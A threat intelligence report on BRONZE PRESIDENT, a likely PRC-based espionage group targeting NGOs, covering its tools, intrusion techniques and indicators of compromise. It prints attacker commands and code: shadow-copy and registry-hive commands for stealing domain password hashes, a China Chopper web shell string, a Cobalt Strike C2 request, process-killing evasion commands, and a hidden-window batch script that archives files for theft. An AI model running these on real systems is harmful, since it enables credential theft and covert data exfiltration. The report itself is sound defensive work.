BRONZE PRESIDENT Targets NGOs

secureworks.com/research/bronze-president-targets-ngos

Counter Threat Unit Research Team

Sunday, December 29, 2019 *By: Counter Threat Unit Research Team*

Summary

The activities of some non-governmental organizations (NGOs) challenge governments on politically sensitive issues such as social, humanitarian, and environmental policies. As a result, these organizations are often exposed to increased government-directed threats aimed at monitoring their activities, discrediting their work, or stealing their intellectual property. BRONZE PRESIDENT is a likely People's Republic of China (PRC)-based targeted cyberespionage group that uses both proprietary and publicly available tools to target NGO networks. Secureworks® Counter Threat Unit™ (CTU) researchers have observed BRONZE PRESIDENT activity since mid-2018 but identified artifacts suggesting that the threat actors may have been conducting network intrusions as far back as 2014.

CTU™ researchers divided the threat intelligence about this threat group into two sections: strategic and tactical. Executives can use the strategic assessment of the ongoing threat to determine how to reduce risk to their organization's mission and critical assets. Computer network defenders can use the tactical information gathered from incident response investigations and research to reduce the time and effort associated with responding to the threat group's activities.

Key points

- The BRONZE PRESIDENT cyberespionage group targets NGOs, as well as political and law enforcement organizations in countries in South and East Asia.
- The threat group appears to have developed its own remote access tools that it uses alongside publicly available remote access and post-compromise toolsets.
- After compromising a network, the threat actors elevate their privileges and install malware on a large proportion of systems. The group runs custom batch scripts to collect specific file types and takes proactive steps to minimize detection of its activities.

Strategic threat intelligence

Analysis of a threat group's targeting, origin, and competencies can determine which organizations could be at risk. This information can help organizations make strategic defensive decisions in relation to the BRONZE PRESIDENT threat group.

Intent

CTU researchers have observed BRONZE PRESIDENT targeting multiple NGOs. The threat actors steal data from compromised systems over a long period of time, which likely indicates a long-term objective of monitoring the target's network. BRONZE PRESIDENT uses custom batch scripts to collect either specific file types (including files with .pptx, .xlsx,

.pdf extensions) or all files within a specific location. CTU researchers also observed evidence that the threat actors collect credentials from high-privilege network accounts and reputationally sensitive accounts, such as social media and webmail accounts.

Additionally, CTU researchers have observed evidence of BRONZE PRESIDENT targeting political and law enforcement organizations in countries adjacent to the PRC, including Mongolia and India. Some of the group's phishing lures suggest an interest in national security, humanitarian, and law enforcement organizations in the East, South, and Southeast Asia (see Figure 1). These examples reveal BRONZE PRESIDENT's likely intent to conduct political espionage in other countries in addition to targeting NGOs.



Figure 1. August 2019 phishing lure referencing Mongolian national security topics. (Source: Secureworks)

Attribution

It is highly likely that BRONZE PRESIDENT is based in the PRC due to the following observations:

- The NGOs targeted by BRONZE PRESIDENT conduct research on issues relevant to the PRC.
- Strong evidence links BRONZE PRESIDENT's infrastructure to entities within the PRC.
- There are connections between a subset of the group's operational infrastructure and PRC-based Internet service providers.
- Tools such as PlugX have historically been leveraged by threat groups operating in the PRC.

It is likely that BRONZE PRESIDENT is sponsored or at least tolerated by the PRC government. The threat group's systemic long-term targeting of NGO and political networks does not align with patriotic or criminal threat groups.

Capability

BRONZE PRESIDENT has deployed a variety of remote access tools. The use of tools not previously observed by CTU researchers suggests that the group could have access to malware development capabilities. BRONZE PRESIDENT also uses widely available or modified open-source tools, which could be a strategic effort to reduce the risk of attribution or to minimize the need for tool development resources. Following a network compromise, the threat actors typically delete their tools and processes. However, the group is content leaving some malware on the network, likely to provide a contingency if other access channels are removed. When the group's activities were detected in one incident, it had elevated privileges and had maintained access to the targeted environment for several months. This finding indicates the group's effectiveness at maintaining long-term access to a targeted network.

Tactical threat intelligence

Incident response engagements have given CTU researchers insight into the threat group's tools and tactics.

Tools

CTU researchers and Secureworks incident responders have observed BRONZE PRESIDENT using the following tools, along with several custom batch scripts for locating and archiving specific file types:

- Cobalt Strike — This popular and commercially available penetration tool gains shell access to an infected system. It allows threat actors to execute additional tools and perform post-intrusion actions on compromised systems. Cobalt Strike appears to be one of BRONZE PRESIDENT's preferred remote access tools. During one intrusion, the threat actors installed it on over 70% of accessible hosts. The group's Cobalt Strike installation typically uses a payload named svchost.exe in an attempt to disguise Cobalt Strike activity as the legitimate Windows svchost.exe executable.
- PlugX — This remote access trojan (RAT) is popular among PRC-based targeted threat groups. Its functionality includes uploading and downloading files, and it has configurable network protocols. BRONZE PRESIDENT installs PlugX using DLL side-loading. In June and August 2019, BRONZE PRESIDENT delivered PlugX via government and law enforcement-themed phishing lures.
- ORat — CTU researchers have only observed this basic loader tool in the context of BRONZE PRESIDENT intrusions. ORat is the name assigned by the malware author, as denoted by the program debug database string in the analyzed sample: D:\vswork\Plugin\ORat\build\Release\ORatServer\Loader.pdb. The tool uses the Windows Management Instrumentation (WMI) event consumer for persistence by installing a script to the system's WMI registry. Messages sent from ORat to its command and control (C2) server start with the string "VIEWS0018x". If the data received from the C2 server starts with the same string, then the remainder of the payload is decompressed using ORat's "deflate" algorithm and called as a function. ORat acts as a flexible loader tool rather than a fully featured remote access tool.
- RCSession — This basic RAT is installed via DLL side-loading, and CTU researchers observed BRONZE PRESIDENT installing it on multiple hosts during intrusions. RCSession was extracted from a file called English.rtf and launched via a hollowed svchost.exe process. RCSession connects to its C2 server via a custom protocol, can remotely execute commands, and can launch additional tools. CTU researchers have no evidence of other threat actors using RCSession or of wide proliferation of the tool, suggesting it may be exclusively used by BRONZE PRESIDENT.
- Nbtscan — This publicly available command-line tool scans systems for NetBIOS name information (see Figure 2). In an example observed by CTU researchers, the Nbtscan executable was named Adobe.exe and was installed in several working directories on compromised hosts, including: C:\Recovery\.



Figure 2. Nbtscan being used via RCSession to scan an internal IP range. (Source: Secureworks)

- Nmap — BRONZE PRESIDENT used this freely available network scanning tool from the C:\PerfLogs\ folder.

- Wmiexec — This publicly available tool uses WMI to create SYSTEM-level shells on remote hosts.

Links to other malware

While analyzing hosts compromised by BRONZE PRESIDENT, CTU researchers identified other malware artifacts. Although there was no evidence of the group using the malware, the threat actors may have leveraged its access or capabilities during earlier phases of the intrusions. The BRONZE PRESIDENT intrusions observed by CTU researchers appear to have taken place over several months or years.

China Chopper web shell files named error404.aspx included the "eval(Request.Item["|"],"unsafe");" string. To successfully interact with the web shell, a threat actor sent HTTP requests that included the "|" parameter. The web shell files appeared to be installed during the timeframe that BRONZE PRESIDENT was active on the system (see Figure 3).



Figure 3. Timeline of malicious tool use on a compromised host. (Source: Secureworks)

CTU researchers identified a variety of post-compromise tools stored under %AppData% (e.g., \AppData\Roaming\Temp) on several compromised systems. The widespread proliferation and use of the following tools suggest that the group likely has the knowledge and capability to use them as part of its operations:

- Powerview.ps1 — This PowerShell-based module for network reconnaissance is part of the PowerSploit penetration testing framework.
- PVE Find AD User — This command-line tool identifies login locations of Active Directory (AD) users.
- AdFind — This command-line tool conducts AD queries.
- NetSess — This publicly available tool enumerates NetBIOS sessions.
- Netview — This tool enumerates networks.

- TeamViewer — This remote control and desktop-sharing tool has applications for legitimate and malicious system users. Its installation in a temporary directory alongside network reconnaissance and enumeration tools likely indicates malicious intent.

Initial access and working directories

At the time of detection, observed BRONZE PRESIDENT incidents had likely been ongoing for several months or even years. As a result, CTU researchers were unable to ascertain the initial access vector. In October 2019, third-party researchers described a phishing campaign that used C2 infrastructure that CTU researchers attribute to BRONZE PRESIDENT. This connection suggests that the group uses phishing emails with ZIP attachments that contain LNK files as an initial access vector.

During one intrusion, the threat actors gained administrator access to all systems within a targeted business unit and installed their remote access tools on 80% of the hosts. The group installed multiple tools within the environment, including three different tools on a strategically important server, likely to provide contingency access options (see Table 1).

HOST	Cobalt Strike	RCSession	ORat
Host 1 (Server)	X	X	X
Host 2 (User PC)	X		
Host 3 (User PC)	X	X	
Host 4 (User PC)		X	
Host 5 (User PC)		X	
Host 6 (User PC)	X	X	
Host 7 (User PC)	X		

Table 1. Remote access tools identified on infected hosts during a BRONZE PRESIDENT intrusion.

BRONZE PRESIDENT used multiple directories to install tools on compromised hosts (see Table 2).

Directory	Associated tool
C:\RECYCLER\	ORat

Directory	Associated tool
C:\Windows\Help\Help\	Cobalt Strike
C:\Windows\debug\WIA\	Cobalt Strike
C:\Windows\Logs\DPX\	Cobalt Strike
C:\PerfLogs\	RCSession
C:\Recovery\	Nbtscan

Table 2. Directories used by BRONZE PRESIDENT to execute or store tools.

Network enumeration, lateral movement, and credential access

During multiple intrusions, the threat actors employed various tools and techniques to understand the network environments. For example, they used Nmap to scan various internal IP address ranges and SMB ports (see Figure 4). They also relied on Nbtscan, net user, and ping commands to obtain insights and identify opportunities for lateral movement.



Figure 4. Nmap network scanning tool use via RCSession. (Source: Secureworks)

BRONZE PRESIDENT regularly leverages Wmiexec to move laterally. During one intrusion, the threat actors extensively used this tool to execute WMI commands on remote hosts in the environment (see Figure 5).



Figure 5. Wmiexec used to execute commands on a targeted host. (Source: Secureworks)

They also frequently leverage net commands to connect to other hosts (see Figure 6) using compromised credentials collected during early phases of the intrusion.



Figure 6. BRONZE PRESIDENT Nbtscan use and net commands. (Source: Secureworks)

During one intrusion observed by CTU researchers, the group used the native vssadmin tool on a domain controller to create a volume shadow copy:

```
vssadmin create shadow /for=c:
```

The threat actors retrieved the NTDS.dit file from the volume shadow copy. NTDS.dit contains Active Directory data, including password hashes for all users on a domain. Extracting hashes from the NTDS.dit file requires access to the SYSTEM file in the system registry:

```
reg save hklm\system c:\windows\temp\system.hive
```

The threat actors saved both the SYSTEM file (system.hive) and NTDS.dit in the compromised host's c:\windows\temp directory. These files were likely exfiltrated and exploited offline to retrieve user password hashes, which could then be cracked or used to perform pass-the-hash attacks.

C2 communications and infrastructure

BRONZE PRESIDENT's C2 techniques are dictated by its remote access tools. The group's primary and likely proprietary RCSession RAT communicates with a hard-coded C2 server using a custom protocol over TCP port 443. After connecting to its C2 server, RCSession checks in with an encrypted beacon and then awaits instruction. The ORat tool, which appears to be used less frequently by the group, communicates over TCP port 80 using a raw socket protocol (not HTTP).

The Cobalt Strike tool has malleable C2 profiles. During one intrusion, it connected to multiple C2 domains on TCP port 80, including mail . svrchost . com, using the following request. Subsequent Cobalt Strike C2 servers included subdomains of svchosts . com, svrchost . com, and strust . club.

```
GET /Dv9i HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Host: mail . svrchost . com
Connection: Keep-Alive
Cache-Control: no-cache
```

Some BRONZE PRESIDENT C2 domains analyzed by CTU researchers were hosted on infrastructure owned by Dutch VPS provider Host Sailor, Hong Kong-based New World Telecoms, and Malaysia-based Shinjiru Technology (see Figure 7). The threat actors have used discrete infrastructure clusters that share matching hosting and registration characteristics. The pattern of infrastructure hosting suggests that the group parks its domains when not in use, an operational security technique that limits exposure of the group's overall hosting infrastructure.



Figure 7. Hosting for a subset of BRONZE PRESIDENT C2 domains. (Source: Secureworks)

Persistence, defensive evasion, and exfiltration

Some of BRONZE PRESIDENT's malware has persistence capabilities. For example, ORat uses a WMI event consumer to maintain its presence on a compromised host. The group also creates and maintains scheduled tasks to achieve this purpose. Figure 8 shows a Sysdriver scheduled task that periodically executes a Cobalt Strike payload.



Figure 8. BRONZE PRESIDENT scheduled task created for Cobalt Strike persistence. (Source: Secureworks)

The threat actors tend to install malware on a large proportion of hosts during their intrusions. However, the group exercises restraint and defensive evasion tactics to minimize opportunities for network defenders to detect or investigate its activities. For example, the threat actors deleted volume shadow copies after using them for NTDS.dit retrieval:

```
vssadmin delete shadows /for=c: /quiet
```

Likewise, the group demonstrated diligence by killing local and remote processes after they had been used:

- `taskkill /im svchosts.exe /F`
- `taskkill /S <REMOTE SYSTEM NAME> /U <USERNAME> /P <PASSWORD> /im svchost.exe`

BRONZE PRESIDENT targets specific data types. The threat actors use custom batch scripts to create a list of files with predefined criteria and collate the identified files into a .rar archive (see Figure 9). CTU researchers have observed BRONZE PRESIDENT batch scripts named doc.bat, xls.bat, xlsx.bat, ppt.bat, pptx.bat, pdf.bat, and txt.bat.

```
@echo off

if "%1" == "h" goto begin
mshta vbscript:createobject("wscript.shell").run("%~nx0
h",0)(window.close)&&exit
:begin
::

DIR/B/S D:\[redacted]\*.pptx > pptxlist.txt
"D:\[redacted]\rar.exe" a -k -r -s -m5 -mt15
"D:\[redacted]\pptx.rar" @"D:\[redacted]
[redacted]\pptxlist.txt"
DEL pptxlist.txt
PAUSE
```

Figure 9. Batch script (pptx.bat) used to collate and archive all .pptx files in a defined location. (Source: Secureworks)

The group also uses the all.bat batch script to collect all files stored on a specific user's desktop. CTU researchers observed RCSession and Cobalt Strike on systems that BRONZE PRESIDENT targeted for data theft. Either of these tools could have been used to exfiltrate the archived data.

Conclusion

BRONZE PRESIDENT has demonstrated intent to steal data from organizations using tools such as Cobalt Strike, PlugX, ORat, and RCSession. The concurrent use of so many tools during a single intrusion suggests that the group could include threat actors with distinct tactics, roles, and tool preferences. It is likely that BRONZE PRESIDENT has additional unobserved operational tools and capabilities. CTU researchers recommend that organizations apply controls to mitigate common intrusion techniques and behaviors along with controls that address the tools and techniques discussed in this analysis.

Threat indicators

The threat indicators in Table 3 are associated with BRONZE PRESIDENT threat campaigns. Note that IP addresses can be reallocated. The IP address and domains may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context

Indicator	Type	Context
ipsoftwarelabs.com	Domain name	PlugX C2 server
toshibadrive.com	Domain name	RCSession C2 server
strust.club	Domain name	ORat and Cobalt Strike C2 server
svchosts.com	Domain name	Cobalt Strike C2 server
svrhosts.com	Domain name	Cobalt Strike C2 server
116.93.154.250	IP address	Cobalt Strike download location
forexdualsystem.com	Domain name	Used by BRONZE PRESIDENT to check a compromised system's connectivity
apple-net.com	Domain name	Linked to BRONZE PRESIDENT domain (forexdualsystem . com)
lionforcesystems.com	Domain name	Linked to BRONZE PRESIDENT domain (forexdualsystem . com)
wbemsystem.com	Domain name	Linked to BRONZE PRESIDENT domain (forexdualsystem . com)
a0758535cf8eb689782b95d3791d23d5	MD5 hash	ORat malware sample

Indicator	Type	Context
774a9c3ff01a3e734b7bec0c312120126295fad9	SHA1 hash	ORat malware sample
2e8762c984468ee309dad30a6c5f6d3308676ac721357da442a8a5b9d9d65d82	SHA256 hash	ORat malware sample
7101fff478290d4db8a1c11a8d3b40cb	MD5 hash	Cobalt Strike payload
4c81777551a772218519fb6dd1a6672aade4a936	SHA1 hash	Cobalt Strike payload
bdf1452b55b9974f3e9a4aea4439769a02fd931660ed655df92519a2a4df1261	SHA256 hash	Cobalt Strike payload
5f626148bb2505f91f82da718487ca45	MD5 hash	Cobalt Strike payload
c72cc22ad328946201b069cddae0eee021d687b1	SHA1 hash	Cobalt Strike payload
cfa73718e16b499c34951cc5c857cd35bf263f94efa7e1518cddf27766fb0d2f	SHA256 hash	Cobalt Strike payload
dllhosts.exe	Filename	Cobalt Strike payload
0617cad9e5d559356c43d4037c86227f	MD5 hash	Modified DLL file (goopdate.dll) used by BRONZE PRESIDENT to install RCSession
f14eaf5d648aebb2ed7b00b2cf4349263b30fb1c	SHA1 hash	Modified DLL file (goopdate.dll) used by BRONZE PRESIDENT to install RCSession
2ea9ccf653f63bcc3549a313ec9d0bada341556cc32dd2ca4b73e0c034492740	SHA256 hash	Modified DLL file (goopdate.dll) used by BRONZE PRESIDENT to install RCSession
2433a0a2b1bfcbdccdca665cd758a6ad	MD5 hash	RCSession payload (English.rtf)

Indicator	Type	Context
603babf64a62989bf00e124955471519f0d8e8ed	SHA1 hash	RCSession payload (English.rtf)
357943c55c7d6580dd7b91b832b6424403e9d 22b38c615ebac0990eb4cce104c	SHA256 hash	RCSession payload (English.rtf)
3935da25054700d7b996f5f67de39492	MD5 hash	Modified DLL file (goopdate.dll) used by BRONZE PRESIDENT to install RCSession
fcb799d02e6c1b4ac76ec8c5e704c7c511762d2d	SHA1 hash	Modified DLL file (goopdate.dll) used by BRONZE PRESIDENT to install RCSession
d0df97adc2a98c02c0adc407fd13040af972106c 2bb24726e963c63f7ab4634d	SHA256 hash	Modified DLL file (goopdate.dll) used by BRONZE PRESIDENT to install RCSession
6f88260cbc97e60c03e9d91b7e4761a5	MD5 hash	RCSession payload (English.rtf
ed8ad981c73ed444f1b89c4bda71ed99ca966c5a	SHA1 hash	RCSession payload (English.rtf)
41ca0ea774b3fdee2ac5b23c95aba0d e6e24e261e71c26bf1d880932ba954e15	SHA256 hash	RCSession payload (English.rtf)
NATIONAL SECURITY CONCEPT OF MONGOLIA.exe	Filename	ORat malware sample
0d3fbc842a430f5367d480dd1b74449b	MD5 hash	Associated with BRONZE PRESIDENT phishing lure delivering PlugX

Indicator	Type	Context
bd2533005a2eaed203054fd649fdbdcd3e3a860a	SHA1 hash	Associated with BRONZE PRESIDENT phishing lure delivering PlugX
59aaa2b8116ba01c1b37937db37213ff1f4a855 2a7211ab21f73ffac2c0c13ce	SHA256 hash	Associated with BRONZE PRESIDENT phishing lure delivering PlugX
DSR & CSR of Special Branch Sind.exe	Filename	Associated with BRONZE PRESIDENT phishing lure delivering PlugX
e5a23e8a2c0f98850b1a43b595c08e63	MD5 hash	Associated with BRONZE PRESIDENT phishing lure delivering PlugX
9136eed34bea473d0f8554fb1d914502b832f219	SHA1 hash	Associated with BRONZE PRESIDENT phishing lure delivering PlugX
918de40e8ba7e9c1ba555aa22c8acbfdf77f9 c050d5ddcd7bd0e3221195c876f	SHA256 hash	Associated with BRONZE PRESIDENT phishing lure delivering PlugX
Daily News (19-8-2019)(Soft Copy).lnk	Filename	Associated with BRONZE PRESIDENT phishing lure delivering PlugX
